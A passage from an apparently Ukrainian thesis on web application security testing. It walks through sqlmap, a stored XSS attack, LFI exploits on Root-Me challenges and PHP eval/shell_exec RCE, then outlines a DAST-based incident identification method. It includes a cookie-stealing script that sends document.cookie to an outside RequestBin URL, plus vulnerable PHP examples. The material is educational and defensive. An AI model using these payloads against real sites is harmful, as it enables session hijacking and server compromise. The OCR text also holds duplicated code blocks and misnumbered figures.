

Рисунок 3.3 - Запуск сканера на отримання стовпців

Додаткові можливості sqlmap:

– Bypass WAF (Web Application Firewall) – Sqlmap може використовувати різні техніки обходу WAF для уникнення блокувань;

– отримання прав адміністратора – Sqlmap може використовуватись для підвищення привілеїв або виконання віддалених команд на сервері;

– автоматизація тестування – Можна налаштувати sqlmap для автоматизованого періодичного тестування на SQL-ін'єкції.

Інструментальний метод пошуку SQL-ін'єкцій за допомогою sqlmap є потужним і ефективним рішенням для автоматизації процесу тестування веб-додатків на наявність уразливостей. Завдяки своїм широким можливостям, sqlmap дозволяє швидко і легко отримати доступ до баз даних, таблиць і їх вмісту, що робить його незамінним інструментом для спеціалістів з безпеки.

3.4 Атаки XSS (Cross-Site Scripting)

XSS (Cross-Site Scripting) — це тип уразливості, який дозволяє зловмисникам впроваджувати шкідливий код (зазвичай JavaScript) на веб-сторінки, які бачать інші користувачі. Ці атаки можуть бути використані для крадіжки куків, сеансових

токенів або іншої конфіденційної інформації. Є три основні типи атак XSS: Stored XSS, Reflected XSS і DOM-based XSS. У цьому розділі ми розглянемо приклад Stored XSS (збережена XSS), зокрема сценарій викрадення куків сеансу адміністратора [14].

Stored XSS відбувається, коли шкідливий код зберігається на сервері, а потім автоматично виконується кожного разу, коли сторінка відображається іншим користувачам. Цей тип атаки є найбільш небезпечним, оскільки шкідливий код виконується для всіх користувачів, що взаємодіють з певною сторінкою чи функціоналом, наприклад, системою коментарів або формою

Розглянемо конкретний приклад, коли зловмисник виконує атаку XSS через форму зворотного зв'язку, де користувачі можуть залишати коментарі. На рисунку 3.4 показана форма для введення повідомлень. Користувач вводить заголовок і текст повідомлення, яке потім зберігається і відображається на сайті.

Рисунок 3.4 – Форма вводу даних

Крок 1. Введення JavaScript коду.

Зловмисник намагається впровадити шкідливий JavaScript код у форму зворотного зв'язку. Оскільки це збережена XSS-уразливість, код буде збережений

на сервері й виконаний, коли сторінка завантажиться для іншого користувача, включаючи адміністратора. Приклад шкідливого скрипта [2, 14, 30]:

```html
<script>document.write('<img src="http://requestbin.fullcontact.com/la7tcx31?cookie='+document.cookie+'">');</script>
```

Цей код створює запит до сервісу RequestBin, передаючи йому куки користувача, який переглядає сторінку. RequestBin — це онлайн сервіс, що дозволяє зловмисникам отримувати запити та переглядати їхній вміст, включаючи заголовки та передані дані.

Крок 2. Використання RequestBin.

RequestBin надає унікальний URL, на який можна відправляти HTTP-запити. Зловмисник використовує цей сервіс для отримання куків адміністратора. Процес створення URL показано на рисунках 3.5.

Рисунок 3.5 – створення URL

Крок 3. Введення шкідливого коду у форму.

Зловмисник вводить шкідливий код у полі для повідомлень форми зворотного зв'язку. Введений код виглядає так:

```html
<script>document.write('<img src="http://requestbin.fullcontact.com/la7tcx31?cookie='+document.cookie+'">');</script>
```

Коли адміністратор заходить на сторінку з цим повідомленням, скрипт автоматично виконується, і куки сеансу адміністратора відправляються на сервер RequestBin, як показано на рисунку 3.6.

Рисунок 3.6 – Виконання XXS атаки

Крок 4. Отримання куків.

Зловмисник повертається до RequestBin, де він бачить, що запит відправив куки адміністратора, як показано на рисунках 3.7 та 3.8. Отримавши ці куки, зловмисник може використати їх для підробки сеансу адміністратора і отримати несанкціонований доступ до його облікового запису.

Щоб перевірити наявність XSS-уразливості, зловмисник може спробувати виконати будь-який JavaScript-код в браузері. Наприклад, на малюнку 3.70 показане введення імені й прізвища у форму, а на малюнку 3.71 видно результат виконання JavaScript-коду, що витягує куки.

Рисунок 3.7 – Перехід на створення URL



Рисунок 3.8 – Отримані куки

3.5 Атаки LFI

Атака LFI (Local File Inclusion) дозволяє зловмиснику отримати доступ до локальних файлів сервера, підключаючи їх у веб-застосунки через уразливі параметри. Розглянемо приклад такої уразливості в сценарії, де потрібно отримати доступ до адміністративної панелі.

На вихідній сторінці, показаній на рисунку 3.9, є форма для навігації, але жодне з посилань не дає потрібного результату. Єдина корисна інформація — це те, що існує каталог з назвою «sysadm».



Рисунок 3.9 — Вихідна сторінка

Щоб перелічити файли кореневого каталогу, використовуємо наступний URL:

```
http://challenge.root-me.org//web-serveur/ch16/?files=../
```

Як видно на рисунку 3.10, цей запит показує наявність файлу `admin`.



Рисунок 3.10 — Виконання LFI

При спробі відкрити цей файл, з'являється напис "File:admin", і посилання змінюється на нове, як показано на рисунку 3.11.



Рисунок 3.11 — Виконання LFI

Далі ми переходимо за новим посиланням.



Рисунок 3.12 — Виконання LFI

Ми знайшли файл `index.php` у каталозі адміністратора, який містить логін та пароль адміністратора. На рисунку 3.13 показано частину коду з цим файлом.

```php
function auth($realm){
        header('HTTP/1.1 401 Unauthorized');
        header('WWW-authenticate: Digest
realm="'.$realm.'",qop="auth",nonce="'.uniqid().'",opaque="'.md5($realm).'"');
        die($realm);
}
$realm = 'PHP Restricted area';
$users = array('admin' => 'Opbnj60xypvaqu8');
```

if (empty($_SERVER['PHP_AUTH_DIGEST'])) { auth($realm); }

```

```

```
function auth($realm){
    header('HTTP/1.1 401 Unauthorized');
    header('WWW-Authenticate: Digest realm="'.$realm.'",qop="auth",nonce="'.uniqid().'",opaque="'.md5($realm).'"');
    die($realm);
}

$realm = 'PHP Restricted area';
$users = array('admin' => 'OpbNJ60xYpvAQU8');

if (empty($_SERVER['PHP_AUTH_DIGEST'])) {
  auth($realm);
```

Рисунок 3.13 — Отримані дані

Розглянемо інший різновид уразливості LFI — подвійне кодування (Double Encoding), коли необхідно обійти захист шляхом подвійного кодування шляху до файлу.

На рисунку 3.14 показані три вкладки на сторінці завдання. Перейдемо на вкладку CV, як показано на малюнку 3.15.

Рисунок 3.14 — Вихідні дані

Рисунок 3.15 — Перехід на сторінку CV

У полі параметра видно, що можна вставити payload для LFI. При спробі виконати атаку, як показано на рисунку 3.16, з'являється повідомлення про виявлення атаки.

Рисунок 3.16 — Виявлення атаки

Однак, фільтри введення можна обійти, використовуючи оболонки PHP, такі як `php://filter`. Фільтр `php://filter/convert.base64-encode/resource=cv` дозволяє включати локальні файли та кодувати результат у Base64. Декодувавши Base64, ми отримуємо потрібний вміст.

Але система знову виявила атаку. Спробуємо подвійне кодування, як вказано в завданні. Для цього використовуємо декодер BurpSuite, як показано на малюнку 3.17.



Рисунок 3.17 — Подвійне кодування фільтра PHP

Після декодування та вставки результату у URL, ми отримали закодовані дані в Base64.

Після декодування конфігураційного файлу ми отримали пароль, як показано на рисунку 3.18.



Рисунок 3.18 — Розшифрований пароль

Ще один приклад атаки LFI показано на малюнку 3.19. У PHP директива `include` дозволяє підключати файли під час виконання. Якщо у вхідному параметрі передати шлях до файлу, можна отримати доступ до системних файлів.

```php
$file = $_GET["page"];
include($file);
```



Рисунок 3.19 — Вихідна сторінка

Спробуємо виконати атаку directory traversal (обхід каталогів) і отримати доступ до файлу `etc/passwd`. Якщо у файлі немає сигнатур PHP, він відображається простим текстом. Ми успішно отримали вміст системного файлу.

Рисунок 3.20 — Результат виконання LFI

3.6 Атаки RCE

Віддалене виконання коду (Remote Code Execution, RCE) ділиться на дві категорії [59]:

– виконання системних команд;

– виконання PHP-коду.

Розглянемо виконання PHP-коду:

```php
<?php @eval ("echo " . $_REQUEST["message"] . ";"); ?>
```

Функція `eval` дозволяє виконувати PHP-код всередині скрипта. У цьому прикладі функція `eval` приймає вхідне значення параметра `message` і виводить його на екран. Замість простого тексту можна передати виконувані функції, наприклад, `phpinfo()`, як показано на рисунку 3.21.

Зображення показує стандартну сторінку, яка приймає введене повідомлення через URL-параметр `message` і виводить його на екран. Використовується проста форма для тестування PHP-коду.



Рисунок 3.21 – Виконання PHP-коду з eval

Цей приклад демонструє, як передача функції `phpinfo()` через URL (з використанням параметра `message`) дозволяє отримати інформацію про PHP-конфігурацію сервера.

Тепер розглянемо приклад першої категорії — виконання системних команд. Використовується функція `shell_exec`, яка виконує системні команди на сервері.

```php
$target = $_POST["target"];
echo shell_exec("nslookup " . $target);
```

У цьому прикладі команда `nslookup` виконує запит DNS для вказаного домену. Однак у команді можна додати додаткові команди, розділивши їх крапкою з комою або амперсандом. У результаті цього можна виконати одразу кілька команд, наприклад, отримати дані про облікові записи, як показано на малюнку 3.22.

Рисунок 3.22 – Виконання системних команд

Зображення показує результат виконання системної команди `nslookup` та додаткових команд для отримання інформації про облікові записи користувачів сервера.

4 ЕТАПИ МЕТОДУ ІДЕНТИФІКАЦІЇ ІНЦИДЕНТІВ ТА РОЗРОБКА ПРОГРАМНОГО ЗАБЕЗПЕЧЕННЯ

4.1 Етапи методу ідентифікації інцидентів.

В даному розділі розглянемо основні етапи методу ідентифікації інцидентів вразливості на основі інструментального тестування. Запропоновано наступні етапи (рисунок 4.1):

Рисунок 4.1 - Основні етапи

Початкова оцінка корпоративного середовища. Перший етап передбачає інвентаризацію активів, що підлягають тестуванню. Це можуть бути веб-додатки, API, бази даних, сервери, мережеві шлюзи, корпоративні портали та навіть

мобільні додатки. Важливо також зібрати метадані щодо середовища: яку архітектуру використовують (моноолітна, мікросервісна), які технології впроваджені (системи управління базами даних, сервери додатків, фреймворки), та типи мережевих протоколів. Системи з високою чутливістю (наприклад, зберігання особистих даних, фінансові системи) можуть бути окремо виділені для більш інтенсивного тестування, з урахуванням можливих правових та регуляторних вимог (наприклад, GDPR).

Оцінка загроз та ризиків. Важливо провести оціночний аналіз ризиків з урахуванням можливих загроз для кожної категорії активів. Наприклад, веб-додатки можуть піддаватися атакам на рівні клієнта (XSS), на сервері (SQL-ін'єкції) або в рамках атаки людини-посередника (MITM) [59]. Для кожного типу загроз моделюються конкретні сценарії, за яких зловмисники можуть отримати несанкціонований доступ або викликати відмову в обслуговуванні.

Вибір та налаштування інструментів DAST. Інструментальне тестування (DAST) базується на динамічному аналізі системи, коли вона функціонує. Для цього використовуються спеціалізовані інструменти, що можуть емулювати атаки. До найпопулярніших інструментів належать:

– Burp Suite: потужний інструмент для аналізу веб-додатків, що дозволяє проводити автоматизовані сканування та ручні перевірки;

– OWASP ZAP: безкоштовний інструмент з відкритим кодом, орієнтований на пошук вразливостей у веб-застосунках;

– Acunetix: комерційний продукт, що забезпечує глибоке сканування різних типів вразливостей, включаючи SQL-ін'єкції, XSS та помилки автентифікації;

– Netsparker: автоматизований інструмент для тестування безпеки веб-додатків і API, який спеціалізується на точному виявленні вразливостей без хибно-позитивних результатів;

Інструменти повинні бути правильно налаштовані для кожної специфічної системи. Це включає в себе конфігурацію середовища, ввімкнення специфічних модулів для певних типів атак та визначення часових інтервалів для проведення тестів.

Проведення інструментального тестування. Активне тестування системи виконується шляхом надсилання спеціально сконструйованих запитів до веб-додатків або інших компонентів системи. Під час цього система перебуває під навантаженням, що імітує реальну поведінку зловмисників. Інструменти DAST взаємодіють із системою ззовні, як це робить користувач або зловмисник. Вони відстежують поведінку системи у відповідь на аномальні або шкідливі запити (наприклад, спроби введення шкідливого коду в поля форми або запити з SQL-ін'єкціями). Під час тестування збираються дані про час відповіді, нестандартні або помилкові відповіді, а також відсутність захисту певних параметрів.

Аналіз результатів та виявлення вразливостей. Після завершення тестування інструменти надають детальні звіти з інформацією про знайдені вразливості. Типовими вразливостями є:

– SQL-ін'єкції: можливість виконання шкідливих SQL-запитів через інтерфейси веб-додатків;

– XSS (Cross-Site Scripting): можливість впровадження шкідливого JavaScript-коду в сторінки веб-додатків;

– CSRF (Cross-Site Request Forgery): можливість підробки запитів від імені авторизованого користувача;

– незахищені API: відсутність авторизації або шифрування даних при обміні між компонентами системи;

– невірна конфігурація серверів: доступ до закритих ресурсів або можливість зміни параметрів через незахищені інтерфейси;

– кожна виявлена вразливість класифікується за рівнем критичності (високий, середній, низький), а також надаються рекомендації щодо її усунення.

Реалізація коригувальних дій. Після отримання результатів тестування, команди розробників, адміністратори або інженери з безпеки повинні впровадити необхідні заходи для виправлення виявлених проблем. Це може включати:

– виправлення коду (наприклад, правильна обробка вхідних даних, що усуває SQL-ін'єкції);

– оновлення бібліотек або фреймворків до більш безпечних версій;

– налаштування серверів і мережевих компонентів (наприклад, увімкнення шифрування для API).

Ретестинг та перевірка ефективності виправлень. Після внесення виправлень проводиться повторне тестування, щоб перевірити, чи були успішно усунені вразливості та чи не спричинили ці зміни появу нових проблем. Інструменти DAST допомагають швидко перевірити нові зміни в системі, проводячи повторне сканування відразу після їх впровадження.

Інтеграція з DevSecOps. Для того щоб зробити інструментальне тестування частиною безперервного циклу розробки, воно може бути інтегроване в CI/CD (Continuous Integration/Continuous Deployment) процеси. Це дозволяє автоматично виконувати безпекові перевірки на етапі розгортання нових версій системи. Інструменти DAST можуть бути налаштовані так, щоб вони автоматично запускалися після кожного оновлення, виявляючи потенційні вразливості ще до того, як новий код буде впроваджений в робочу систему.

Співвідношення DAST з іншими методами тестування. SAST (Static Application Security Testing): на відміну від DAST, цей підхід базується на аналізі вихідного коду системи на ранніх етапах розробки. DAST доповнює SAST, виявляючи ті вразливості, які можуть виникати лише під час виконання програми. IAST (Interactive Application Security Testing): комбінує підходи DAST та SAST, надаючи глибший аналіз під час виконання програмного забезпечення. Ідентифікація інцидентів вразливості на базі інструментального тестування є критично важливою для захисту корпоративних систем від кіберзаг.

4.2 Розробка програми для тестування sql-ін'єкцій.

Мова програмування Python є однією з найбільш популярних мов серед розробників завдяки своїй простоті, зручності та потужності. Вона широко використовується у багатьох сферах, таких як веб-розробка, наука про дані,

